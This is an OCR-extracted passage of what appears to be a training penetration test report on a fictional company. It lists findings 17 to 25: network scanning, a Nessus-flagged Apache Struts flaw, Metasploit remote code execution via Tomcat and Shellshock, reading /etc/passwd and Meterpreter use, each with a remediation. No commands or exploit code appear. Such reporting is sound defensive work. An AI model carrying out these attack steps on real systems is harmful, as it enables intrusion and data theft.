
Vulnerability 17	Findings
Title	IP address of totalrekall.xyz
Type (Web app / Linux OS / WIndows OS)	Linux Server 34.102.136.180
Risk Rating	Low
Description	The IP Address of the totalrekall.xyz was accessed on the Internet.

Images	 
Affected Hosts	N/A
Remediation	The totalrekall.xyz IP address would be difficult to hide. Ensure no sensitive data is published on the Internet.


Vulnerability 18	Findings
Title	Data exposed on Internet
Type (Web app / Linux OS / WIndows OS)	N/A
Risk Rating	Low


Description	Through a certificate search, sensitive data was accessed on the publicly available Internet.
Images	 
Affected Hosts	N/A
Remediation	Ensure no sensitive or confidential information is published online through the creation of policies and procedures outlining what can and cannot be published.



Vulnerability 19	Findings
Title	Discover available hosts and ports by scanning
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Medium
Description	Through a Zenmap scan, the Linux machines and port numbers were enumerated.


Images	
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Scan the company network(s) and close or block any ports that are unnecessary. Fix any vulnerabilities through updating and patching operating systems and services.


Vulnerability 20	Findings
Title	Perform aggressive scan on data obtained from previous scan
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	High
Description	An aggressive NMAP scan was performed on the network. The scan exposed that 192.168.13.13 was running outdated Drupal 8.

Images	
Affected Hosts	192.168.13.13
Remediation	Ensure operating systems and any necessary services are kept up-to-date, and security patches are applied in a proactive manner.

Vulnerability 21	Findings
Title	Nessus scan of host to obtain critical vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Through a Nessus scan, an Apache Struts vulnerability was found.
Images	
Affected Hosts	192.168.13.12
Remediation	Update operating systems and services with any necessary patches and security updates to eliminate existing vulnerabilities.

Vulnerability 22	Findings
Title	Metasploit RCE – Apache Tomcat vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Through Metasploit access to the file system was gained, which in turn allowed access to sensitive and/or confidential information.
Images	 








Affected Hosts	192.168.13.10
Remediation	Update the system to the latest version of Apache Struts. Ensure operating systems and services are up to date with security patches and other updates.


Vulnerability 23	Findings
Title	Metasploit RCE – Apache Shellshock vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Using an RCE exploit through Metasploit (Shellshock vulnerability) a session was created to gain a shell at root level access.


Images












Affected Hosts	192.168.13.11
Remediation	Update to the latest version and patch any necessary services.


Vulnerability 24	Findings
Title	Additional vulnerability secured from host in vulnerability 23
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Continuing to use the exploit from vulnerability 23, the file system was traversed resulting in the accessing of sensitive and/or confidential information in the /etc/passwd file.


ages	
Affected Hosts	192.168.13.11
Remediation	Update and patch the operating system and services to ensure that a shell cannot be created through a Metasploit vulnerability.


Vulnerability 25	Findings
Title	Meterpreter used to exploit struts vulnerability


Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Using an RCE exploit through Metasploit access was gained to the host. The file system was then traversed resulting in the discovery of sensitive and/or confidential information. Finally, Meterpreter was used to access this data.

mages








